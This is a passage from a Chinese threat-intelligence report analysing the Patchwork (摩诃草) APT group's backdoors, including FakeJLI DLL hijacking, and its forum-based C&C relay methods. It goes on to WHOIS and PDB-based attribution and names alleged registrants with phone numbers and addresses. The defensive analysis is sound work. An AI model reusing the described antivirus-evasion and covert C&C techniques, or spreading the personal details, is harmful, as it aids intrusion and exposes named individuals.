_GETNEWVER ($NEWVERURL)	通过 Powershell 获取新的远控版本
_EMORHC ($DLLURL)	收集 Chrome 浏览器中数据库信息 主要功能来自 Indetectables RAT
_PRIVESC ($CMD)	UAC 绕过隐蔽执行指令 主要功能来自 Indetectables RAT 使用的 Shellcode 以及 UAC 绕过方法相同
_X ( )	程序主循环

表 17 功能函数表

C&C	具体功能
..***.156 ***.***.***.110	心跳检测、命令分发、文件上传
..***.172	反弹 Shell 接收端

表 18 C&C 功能说明

4. Go 语言

样本使用 GO 语言编写，功能为从 C&C 下载 SHELLCODE，解密后为 PE，在内存中加载并执行。C&C 地址为***.***.***.172，端口为 8443。

每次下载的内容不相同，但是解密后的 PE 相同，解密时的大小有错误，需要 patch 后才能继续执行。但是进入 OEP 依然有错误，代码为 0 且不可执行。

5. FakeJLI

基本信息

FakeJLI 是第四次攻击行动中近期很活跃的一个家族，通过样本时间戳来看在 2016 年 6 月已经出现。

当初始样本被点击打开以后，首先会释放各种组件到%temp%目录，然后触发 CVE-2014-4114 漏洞，将释放在%temp%目录的组件之一的 sysvolinfo.exe 文件运行起来，sysvolinfo.exe 该文件名曾多次在 AutoIt 样本中出现。

通过分析 sysvolinfo.exe 是用 IExpress 打包成的自解压安装程序（类似于 NSIS），通过解包在%temp%目录下释放 MICROS~1.EXE，jij.dll 及 Msvcr71.dll 三个文件。其中 Msvcrt71.dll 为正常文件，为 VC7.0 运行库，之后执行 MICROS~1.EXE，安装包的标题信息为 merged1234。

文档型漏洞文件 MD5	**********cd04a3
文档型漏洞文件名	02 - Jakobson_US_China_Report.pps
sysvolinfo.exe	**********d365ba
Jli.dll	**********35904f

表 19 相关基本信息

行为隐藏和安全检测绕过




图 40MICROS~1.EXE 签名信息

MICROS~1.EXE 是 Java 的一个组件，带有正常的签名信息。Jil.dll 是真正的恶意程序，Micros~1.EXE 默认会加载这两个动态库。MICROS~.EXE 在 main 函数中会直接调用 jil.dll 的导出函数 **JLI_MemAlloc()**，而没有经过任何的校验，从而导致恶意代码被执行起来。Msvcrt71.dll 为正常文件，为 VC7.0 运行库，释放它的目的是为了使样本能正常运行。

图 41 jij.dll 中所有的导出函数都被重定向到了恶意代码开始的地方

MICROS~1.EXE 是正常的带签名 Java 组件，原本其调用的 Jli.dll 原本也应该是正常的 Java 组件，现在被替换成带毒的 Dll（导出函数名不变，但是函数是病毒函数），即通过带签名的可信程序去加载伪装成正常组件的病毒 Dll，也算是一种 Dll 劫持。利用这种方法可以绕过杀软的主动防策略，从而可以执行真正恶意代码，是一种比较常见的绕过现有病毒查杀体系的方法。

具体功能分析

功能简述

- 隐藏掉自身的窗口以防止被察觉到。
- 设置自身为自启动。
- 载入其他模块，并动态加载，或者创建子进程。
- 当有 U 盘插入的时候遍历目录，搜索各种文档（主要包括：“pdf、doc、docx、ppt、pptx、txt”），并写入文件，上传到远程服务器。
- 连接跳板链接获取真正 C&C 地址。
- 与远程 C&C 服务器通信接收执行命令，收集各种信息，包括：用户名、电脑名用户、样本版本信息等上传。
- 反弹 Shell，执行命令。

C&C 地址的获取

恶意代码在获取 C&C 地址的时候，方法比较特殊，相关 C&C 地址并未预留在恶意代码本身，而是存放在第三方可信网站中。

进一步主要是两种方式：

- 基于第三方论坛博客：攻击者会选择在论坛回复发帖留言，将 C&C 地址预留在帖子内容中，进一步通过不断修改已发帖的内容来达到更改 C&C 信息的目的。
- 入侵可信网站：攻击者事先会将正常可信网站攻陷后，将相关 C&C 地址预留在指定页面。

图 42 回复帖中预留的相关 C&C 地址信息

解密后相关真实 C&C 地址如下：

hxxp://*.***.***.173/yumhong/ghsnls.php**

另外关于本小节的内容，在本报告的“C&C 分析”章节会有进一步详细描述，具体请参看相关章节内容。

八、 C&C 分析

1. Whois 隐私保护

Whois 隐私保护是指域名注册服务商为域名注册者提供的一种服务，即域名 WHOIS 信息会隐藏域名注册者的真实信息，如电子邮件地址、电话号码等，一般这种服务为收费有偿服务。

在 APT 攻击中，相关组织非常喜欢采用 whois 隐私保护这种方式来隐藏自己的真实身份，安全研究机构或人员很难找到相关线索信息进行关联回溯。下图是我们就第一次攻击行动和第四次攻击行动中是否采用 whois 隐私保护进行的统计分析。




图 43 左图（第一次攻击）、右图（第四次攻击）

上图分别是两次攻击行动中 C&C 域名的保护情况（目前的状态，如果相关域名现在被 sinkhole 状态，则以历史存在 whois 隐私保护来计算），整体来看第四次攻击行动基本都采用了 whois 隐私保护，大部分从域名注册后的第二天就开始进行 whois 隐私保护。而第一次攻击行动中，尤其是 2011 年初期注册的域名，很多是未进行 whois 隐私保护，如下表所示，在 2011 年未进行保护，在 2012 年就开始进行 whois 隐私保护来进行弥补。

C&C 域名	年份	域名注册邮箱
*********ine.org	2008	********47@gmail.com
	2011	********09@gmail.com ********24@gmail.com
	2012	Whois 隐私保护
	2014	sinkhole
*********ace.org	2011	********09@gmail.com ********24@gmail.com
	2012	Whois 隐私保护

	2014	sinkhole
*********ecz.com	2012	********24@gmail.com Whois 隐私保护

表 20 第一次攻击行动相关 C&C 信息（WHOIS 信息）

2. 域名注册时间分布




图 44 左图（第一次攻击）、右图（第四次攻击）

上图分别是两次攻击行动中 C&C 域名注册时间的分布情况，第一次攻击行动主要分布在 2011 和 2012 年，相关攻击活跃的时间主要是 2012 年，而在第四次攻击中主要是 2014 和 2015 年，其相关攻击主要活跃的时间是 2015 年和 2016 年。

由此也可以推断在最新第四次攻击中，摩诃草组织有计划的提前半年到一年左右就将相关域名资源规划好了。

3. C&C 对应 IP 地理位置分布




图 45 左图（第一次攻击）、右图（第四次攻击）

可以看出第一次攻击行动和第四次攻击行动所使用的 IP 地理位置还是有很多共性的。排除第一次行动中的英国和第四次攻击中的德国，其使用比例比较接近。

4. 基于第三方可信网站中转

概述

在“后门分析”章节中我们对 FakeJLI 家族进行了分析，并发现了其他特殊的获取 C&C 地址的方式。

进一步主要是两种方式：

- 基于第三方论坛博客：攻击者会选择在论坛回复发帖留言，将 C&C 地址预留在帖子内容中，进一步通过不断修改已发帖的内容来达到更改 C&C 信息的目的。
- 入侵可信网站：攻击者事先会将正常可信网站攻陷后，将相关 C&C 地址预留在指定页面。

URL	网站类型
hxxp://**********.org.cn/viewthread.php?tid=175850&page=1&extra	论坛
hxxp://**********ome.cn/xml.xml	被入侵网站
hxxp://**********ome.cn/xml.xml	被入侵网站
hxxp://**********.com.cn/home.php?mod=space&uid=2392255&do=blog&id=35101#quickcommentform_35101	论坛

hxxp://********.net/thread-2055123-1-1.html**	论坛
hxxp://********ome.cn/xml.xml**	被入侵网站

表 21 相关被利用第三方可信网站链接

恶意代码首先会从论坛帖子中寻找相关 C&C 地址，如果没有则会尝试从被入侵网站中寻找相关 C&C 地址。被作为中转的论坛都是国内大型论坛，攻击者通过回复正常提问帖子来隐藏 C& C 信息。

相关案例

某大型论坛 1

图 46 某大型论坛 1 相关用户信息

图 47 相关回帖信息

如上图所示，该域名信息在 3 月 20 日发布，最近的一次修改是 4 月 6 号，可知作者通过修改帖子来不断更新 C&C 信息。

某大型论坛 2

图 48 某大型论坛 2 相关用户信息

图 49 相关回帖信息

C&C 信息同样是 3 月 19 发布，4 月 6 号修改。另外攻击者在论坛中提及发邮件给了*********ch@163.com，不知道是否对相关邮箱进行了攻击。

某大型论坛 3




图 50 某大型论坛 3 相关用户信息

图 51 相关回帖信息

用户注册日期是 3 月 14 日，最近回复也是 3 月 14 日。

九、 关联分析

本章主要就摩诃草组织的四次攻击行动之间的联系进行关联分析，进一步主要从相关攻击中所使用的恶意代码、C&C 服务器等技术层面的分析。

从这四次行动的攻击意图和背景分析来看，应该都是来自于同一国家，且攻击目标基本一致。

1. 第一次攻击行动中 Windows 和 Mac OS X

共用 C&C

家族名称	OSX.Kumar.A
针对操作系统	Mac OS X
MD5	**********a844c8
C&C	*********one.net/yash/upload.php

表 22OSX.Kumar.A 基本信息

图 52 OSX.Kumar.A 样本代码截图（C&C 地址）

家族名称	Hangover
针对操作系统	Windows
MD5	**********96b1b3
C&C	**********ton.com *********one.net

表 23Hangover 样本基本信息




图 53 Hangover 样本代码截图（C&C 地址）

特殊字符串

对比 OSX.Kumar.A 样本和已知 Hangover 样本的分析结果，可以看出*********zone.net 是共用 C&C。进一步 OSX.Kumar.A 请求的 URL 如下：

*********one.net/**yash**/upload.php

另外我们可以看到 Kumar 样本请求的 URL 中的目录名称和 Hangover 样本 PDB 路径中的用户名相同。相关部分 PDB 路径如下表所示：

C:\Users**Yash**\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdblink\HangOver 1.5.3
D:**YASH**\PRO\MY\DELIVERED\2012\DOWNLOADERS\Smack6\70\ProjNaramGaram.vbp
D:**YASH**\PRO\MY\DELIVERED\Downloader\tempdwn\Cryp of tempdwn\Project1.vbp
C:\Users**Yash**\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdb
C:\Users**Yash**\Desktop\PAYL\advd\projSmkdWn.vbp

表 24 Hangover 相关样本 PDB 路径

2. 第一次和第二次攻击行动

	Updates.exe （第二次攻击行动）	Hangover （第一次攻击行动）
MD5	**********664406	**********8f6082
编译时间	2013-10-29 10:31:08	2012-1-1 11:15:57
开发环境	VS2008	VS2008
Host	******t.com	******y.net

GET 参数	GET /logitech/rt.php?cn=USER-20150812PN@Administrator&str=\265\347\304\324\271\334\274\322\317\265\315\263\267\300\273\244&file=no HTTP/1.1\r\n	GET /downtab/test.php?cname=USER-20150812PN&str=\265\347\304\324\271\334\274\322\317\265\315\263\267\300\273\244&file=no HTTP/1.1\r\n

表 25 相关样本基本信息

从上表是第一次和第二次攻击行动相关样本的基本信息，从编译时间、C&C，以及 URL 形态暂时看不出有较强的关联。

Updates.exe	Hangover
SELECT * FROM AntiVirusProduct	SELECT * FROM AntiVirusProduct
ROOT\SecurityCenter	ROOT\SecurityCenter
ROOT\SecurityCenter2	ROOT\SecurityCenter2
WinInetGet/0.1	WinInetGet/0.1
&str=	&str=
&file=	&file=
/c xcopy \	/c xcopy \

表 26 两者之间相同信息

上表是两次攻击行动中样本的相同信息，其中 User-Agent 都是“WinInetGet/0.1”，进一步两者都属于 downloader，作用为通过 HTTP 连接 C&C，下载 payload 并执行，然后将执行结果通过 res 参数上报 C&C，成功为 sucessfully（拼写错误），失败为 failed。下表示两者之间网络函数的差别。

	Updates.exe	Hangover
C&C	加密	明文
参数名称 1	cn	cname
下载函数	封装 API	直接调用 API: URLDownloadToFile
启动 payload	ShellExecute	WinExec

表 27 两者之间网络函数的区别

3. 第一次和第三次攻击行动

共用 C&C

第一次和第三次攻击行动中的后门程序都使用了相同的 C&C 服务器，如下：

*********ops.com

*********rce.com
*********est.com

表 28 共用的 C&C 列表

相似的通信控制

第三次攻击行动中也有部分 AutoIT 恶意程序，AutoIT 恶意程序请求的 HTTP 是“http://server/folder/online.php?sysname=”，这个格式（*dfiles5 = urlopen("http://"+ getserver + foldername+ "/online.php?sysname="+cname+"")*）在 Hangover 攻击案例中的被多次用到，所以说两者的网络构建是关联的，进一步用于控制恶意程序的后端构架也是一样的。

4. 第一次和第四次攻击行动

相同的邮箱地址

C&C 域名	SOA RNAME[22]	IP
*********ax.com	*********24@gmail.com	***.***.***.245
*********gg.com	*********24@gmail.com	***.***.***.246
*********em.com	*********24@gmail.com	***.***.***.166
*********kz.com	*********24@gmail.com	***.***.***.164
*********na.news	*********24@gmail.com	***.***.***.247
*********rk.com	*********24@gmail.com	***.***.***.248
*********zz.com	*********24@gmail.com	***.***.***.243
*********ez.com	*********24@gmail.com	***.***.***.242 ***.***.***.9

表 29 第四次攻击行动相关 C&C 信息（SOA 信息）

对照上表和下表的内容，我们可以看到第四次攻击中 C&C SOA 的管理者邮箱地址与第一次攻击中 C&C 的域名注册邮箱一致，都是“*********24@gmail.com”，上表中所有 C&C 从注册第二天开始就采用 whois 隐私保护，从下表我们也能推测出攻击者基本是在 2012 年注意到域名注册邮箱会暴露相关信息，而统一更换为 whois 隐私保护策略，但由于有相关历史 WHOIS 记录，所以我们还是发现了相关蛛丝马迹。

但由于 SOA 的内容是可以由 DNS 管理者自行修改，所以也不排除攻击组织刻意修改为虚假邮箱地址等信息来达到混淆视听的目的。

C&C 域名	年份	域名注册邮箱
*********ine.org	2008	********47@gmail.com
	2011	********09@gmail.com

[22] https://www.ripe.net/publications/docs/ripe-203

		********24@gmail.com
	2012	Whois 隐私保护
	2014	sinkhole
*********ace.org	2011	********09@gmail.com ********24@gmail.com
	2012	Whois 隐私保护
	2014	sinkhole
*********ecz.com	2012	********24@gmail.com Whois 隐私保护

表 30 第一次攻击行动相关 C&C 信息（WHOIS 信息）

C&C 指向同一 IP

	相关 C&C	IP
第一次攻击行动	*********ng.com	***.***.***.9
第四次攻击行动	*********ez.com	***.***.***.242 ***.***.***.9

十、 幕后组织

1. 归属分析

PDB 路径

第一次攻击行动

Hangover 中 OSX.Kumar.A 样本请求的 URL 是“hxxp://******one.net/yash/upload.php”，其中“yash”在针对 windows 平台的其他样本中的 PDB 中也出现过。

C:\Users**Yash**\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdblink\HangOver 1.5.3
D:**YASH**\PRO\MY\DELIVERED\2012\DOWNLOADERS\Smack6\70\ProjNaramGaram.vbp
D:**YASH**\PRO\MY\DELIVERED\Downloader\tempdwn\Cryp of tempdwn\Project1.vbp
C:\Users**Yash**\Desktop\New folder\HangOver 1.5.7 (Startup) uploader\Release\Http_t.pdb
C:\Users**Yash**\Desktop\PAYL\advd\projSmkdWn.vbp

表 31Hangover 相关样本 PDB 路径

第四次攻击行动

家族类型	2016 AutoIT（Indetectables RAT）
MD5	**********5C2F46
PDB 路径	C:\Users**Kanishk**\Documents\Visual Studio 2015\Projects\ConsoleApplication1\ConsoleApplication1\obj\Debug\ConsoleApplication1.pdb

表 32 基础信息

Kanishk 是来自北印度语单词，意味着“守护之神毗湿奴的媒介”，一般作为男孩的名字，相关示例如下表（名+姓）。

Kanishk Anirvan
Kanishk Kumar
Kanishk Singh
Kanishk Sahu

表 33 相关姓名示例

另外 Kanishk 类似 Kaniṣka，Kanishka。

迦腻色伽一世 [编辑]

维基百科，自由的百科全书

迦腻色伽王一世（梵文： कनिष्क Kaniṣka，大夏语：Κανηρκι，**Kanishka I**，在位期：公元127年-151年）是公元2世纪贵霜帝国的一个君王。

目录 [隐藏]
1 生平
2 考证
3 注释
4 参看
5 外部链接
6 英文版参考书目

迦腻色伽王一世金币

生平 [编辑]

罗巴塔克铭文记载，他是阎膏珍之子。

在吞并其他国家之后，定都于白沙瓦。之后鼎力宣扬佛教，并于在位期间统合佛教各部的思想，使大乘佛教产生其雏型。相传因为胁尊者的建议，他召开了第四次结集，相传《大毘婆沙论》也在他赞助下编成[1]。

考证 [编辑]

过去历史学家普遍认为他是大月氏人，但也有考证认为他应该是塞种(*Saka*)人。

迦腻色伽王一世在位28年。之后他传位与胡维什卡。但有关当时发生的事，由于年代久远及欠缺历史记录，详细情形已不为后人所知。

图 54 Kaniṣka 维基百科

家族类型	2016 AutoIT（Indetectables RAT）
MD5	**********39A36D
PDB 路径	c:\Users**sYst3m-i386**\Documents\Visual Studio 2012\Projects\MIMemInjection\MIMemInjection\obj\Debug\MIMemInjection.pdb

表 34 相关基础信息

OSX.Kumar 开发者信息

可以看到 OSX.kumar 家族中的苹果开发者信息是名为：Rajinder Kuma

```
wonderdeMac:Desktop wonder$ codesign -dvvv abc6.app
Executable=/Users/wonder/Desktop/abc6.app
Identifier=com.util.file
Format=Mach-O universal (i386 x86_64)
CodeDirectory v=20100 size=1362 flags=0x0(none) hashes=60+5 location=embedded
Hash type=sha1 size=20
CDHash=[redacted]2ff80e
Signature size=8514
Authority=Developer ID Application: Rajinder Kumar
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=2013年4月8日 上午1:52:49
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=208
```

图 55 OSX.Kumar.B 开发者相关信息

恶意代码时间戳

通过第一次和第四次攻击行动中样本时间戳统计来看，首先相关结果基本接近。

我们假设攻击者是职业组织，即与一般政府、工商等上班时间类似，则相关工作时间趋向于 UTC+5 时区。




图 56 第一次攻击行动




图 57 第四次攻击行动

域名注册信息

其中以*********ine.org 为例，分析相关 WHOIS 信息。

	*********24@gmail.com	*********09@gmail.com
更新时间	2011 年 5 月 29 日	2011 年 5 月 19 日
国家	IN	IN
州\省	Uttar Pradesh	Mh
城市	Lucknow	Pune
街道	J-77	Warja Naka 6b
机构组织	Mohit	Prahost
姓名	Mohit Sachdeva	Prajyot Ranvirkar
电话	+91.9401489766	+91.997560131

表 35 域名注册相关信息

2. 组织描述

主项	子项	摩诃草
